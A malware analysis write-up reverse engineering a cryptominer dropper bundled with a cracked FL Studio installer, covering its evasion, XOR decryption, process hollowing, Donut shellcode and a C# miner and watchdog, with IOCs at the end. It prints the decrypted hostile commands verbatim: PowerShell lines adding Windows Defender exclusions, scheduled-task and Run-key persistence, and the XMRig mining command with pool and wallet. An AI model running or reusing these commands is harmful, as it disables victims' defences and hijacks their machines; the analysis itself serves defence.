Reverse engineering a miner malware
Introduction
I wanted a reverse engineering project, so I decided to analyse a piece of real malware.
What is the surest way to get into contact with live malware? Cracked software. I searched YouTube for a cracked copy of FL Studio, and set the upload date to the past week. Soon enough I found a promising candidate.

The downloaded archive contained multiple files. The executable flstudio_win64_25.1.6.4997 stood out like a sore thumb. Unsigned, lacking a trusted publisher and set to run with administrative privileges.

The other folders contained signed FL studio files. Along with a text document in Russian.

Overview

Reverse Engineering

The first step is to uncover the malware by doing static analysis on the suspicious executable. This can be done by opening the file in Binary Ninja, a program that makes it possible to turn the binary into resembling pseudo code that is easier to read.

Long sleep
The function Sleep below halts the program from running for 0x249f0 milliseconds, which is equal to 150 seconds. This is a typical anti-analysis behaviour, delaying execution to out wait sandboxes.
API Hashing & Direct syscalls

Instead of directly importing Windows APIs by name, this malware computes hashes of API function names at runtime and resolves them via a lookup table. This hides the functionality of the program from quick static analysis.
The hash function below uses a simple XOR-rotate algorithm with seed 0x7d895397 to compute a unique fingerprint for each API name.

The malware also executes direct syscalls which bypasses usermode functions and goes straight to the kernel. This bypasses API hooks installed by antivirus software, which monitor ntdll calls to catch techniques such as process injection and memory tampering.
XOR Encryption

The malware uses an XOR encryption algorithm to hide it’s functionality. It stores the 32-byte key in memory and loops through each encrypted byte, using the modulo operator to cycle back to the beginning of the key once it reaches the end. Because XOR is its own inverse, the same operation that encrypts can also decrypt.
This is not a secure encryption, since it’s trivial to just reverse. But it’s enough to hide known signatures from security software.
It uses the following 32-byte key
74 5b 2f 62 37 72 3e 5f 6b 2d 2e 75 64 2c 38 36 71 3d 2b 24 6d 3e 2d 21 67 5f 2f 7a 70 39 62 40
Encrypted payload

This data is unencrypted at runtime, using the XOR algorithm. It hides the malicious payload that will be executed as shellcode in memory.
Process hollowing
Process hollowing uses the CREATE_SUSPENDED flag when creating a new process, which spawns the target process in a frozen state before any code executes. This allows modification of the process memory before it can run. The malware injects shellcode into the process while it’s in a suspended state. Once all modifications are complete, the malware resumes the thread, and the hollowed process executes the injected code while appearing as a legitimate system process to the operating system.

There are also data in the program stored as:
data_403027: 27225c16521f6c30045900
data_403032: 27225c16521f0d6d374e411b0c434b425f58534100
When reversing them using the XOR, the target of the process hollowing is clear.
Environment Variable: SystemRoot
Target Path: System32\conhost.exe
Format: "%s\\%s"
Result: C:\Windows\System32\conhost.exe
Deeper analysis
By putting together a script, it’s possible to decrypt the payload mentioned earlier and extract it to a file to allow further analysis.
path = "flstudio_win64_25.1.6.4997.exe"
key = b"t[/b7r>_k-.ud,86q=+$m>-!g_/zp9b@"
offset = 0x1a51
size = 0x2204d4

with open(path, "rb") as f:
    f.seek(offset)
    data = f.read(size)

with open("payload.bin", "wb") as f:
    f.write(bytes(b ^ key[i % len(key)] for i, b in enumerate(data)))
The script produced a 2178 KB file. The shellcode seemed like mumbled garbage at first with only a few assembly functions. Up on closer inspection, the shellcode had many similarities with the features of the open source shellcode injection tool Donut. A tell tale sign was the use of aPLib compression.

This makes the reversing process much easier, because decryptors for Donut already exists, such as donut-decryptor.

The C# Miner
The donut-decryptor gave results and a new PE was extracted! The PE was written in C# this time so dnSpy was a natural fit to open it in. It had the name flstudio_win64_25.1.6.4997-miner.


Here we can see both obfuscated function names and encrypted strings. The encryption uses the AES algorithm but it’s implementation is left in the code and therefore trivial to decrypt.
Decrypted strings
cmd
cmd /c powershell -Command "Add-MpPreference -ExclusionPath @(($pwd).path, $env:UserProfile,$env:AppData,$env:Temp,$env:SystemRoot,$env:HomeDrive,$env:SystemDrive) -Force" & powershell -Command "Add-MpPreference -ExclusionExtension @('exe','dll') -Force" & exit
Microsoft\Libs\
services64.exe
/c schtasks /create /f /sc onlogon /rl highest /tn "services64" /tr "{0}"
cmd /c reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "services64" /t REG_SZ /F /D "{0}"
cmd /c "{0}"
sihost64
Select CommandLine from Win32_Process where Name='{0}'
explorer.exe
--cinit-find-x
--cinit-find-x -B --algo="rx/0" --asm=auto --cpu-memory-pool=1 --randomx-mode=auto --randomx-no-rdmsr --cuda-bfactor-hint=12 --cuda-bsleep-hint=100 --url=pool.hashvault.pro:443 --user=42FdDu2RZZGbsPLeVUxdMp291RWCozP9kQvxnPmBgyaqTgV6EoPBKVuBdDouG51U5BM6Tr52FLQKZ25WV6nbJqkXRQkmdQW --pass= --cpu-max-threads-hint=20 --cinit-stealth-targets="+iU/trnPCTLD3p+slbva5u4EYOS6bvIPemCHGQx2WRUcnFdomWh6dhl5H5KbQCjp6yCYlsFu5LR1mi7nQAy56B+5doUwurAPvCael2sR/N4=" --cinit-kill-targets="" --cinit-idle-wait=5 --cinit-idle-cpu=60 --cinit-stealth --cinit-kill
cmd /c taskkill /f /PID "{0}"
After decrypting all the strings and manually figuring out the obfuscated functions, the structure is clear. We can see that the malware connects to pool (.) hashvault (.) pro, obviously a crypto miner. The malware authors wallet address is attached.
Dropper process
- Disable Defender
- Establish persistence
- Drop payloads
- Kill old copies
- Hollow explorer.exe
- Launch miner
- Hide execution
The embedded payloads are found in the resources folder.

While extracting and decrypting the resources, the following were found:
-
emqgvvlar - a ziparchive that contained the xmrig.exe - a software that mines crypto in the background.
-
hfoehqzgwuqj - a driver WR64.sys that is a known vulnerable driver that allows usermode applications to run code in the kernel. It seems to be used by xmrig for performance optimization.
-
qcypogsjgwbtectufmarzlabeuqopxosefzwdhp - an exe named sihost64 - using the same architecture as the original loader first examined but with a different xor encryption key and a different payload. This payload executed another C# PE called watchdog.
Watchdog
The payload from qcypogsjgwbtectufmarzlabeuqopxosefzwdhp had the name flstudio_win64_25.1.6.4997-watchdog. It was possible to derive more encrypted strings from watchdog. The goal of this program seems to be a health check, it checks if the miner is still running and if not it tries to drop the payload again and exclude it from Windows Defender again.
Decrypted strings
Select CommandLine from Win32_Process where Name='{0}'
explorer.exe
--cinit-find-x
cmd
cmd /c powershell -Command "Add-MpPreference -ExclusionPath @(($pwd).path, $env:UserProfile,$env:AppData,$env:Temp,$env:SystemRoot,$env:HomeDrive,$env:SystemDrive) -Force" & powershell -Command "Add-MpPreference -ExclusionExtension @('exe','dll') -Force" & exit
services64.exe
The algorithm
- Check environment
- Drop payload if needed
- Wait
- Check again
Conclusion
A stealthy miner that uses multiple loader/dropper chains in an attempt to bypass detection. While looking into the mechanism, I discovered a malware builder called SilentCryptoMiner on the internet. This malware overlaps a lot with a legacy version or fork of that builder.
IOCs
Hash: CDCDAA1D42221F92E25175069DB2F0301D0ED3A449CDB7AD305A9374A1260539
Hash: 946FA0D65114C06C345F528846689EC4DC8773EAC9AC6DA7265DF486BAF2AB88
Wallet: 42FdDu2RZZGbsPLeVUxdMp291RWCozP9kQvxnPmBgyaqTgV6EoPBKVuBdDouG51U5BM6Tr52FLQKZ25WV6nbJqkXRQkmdQW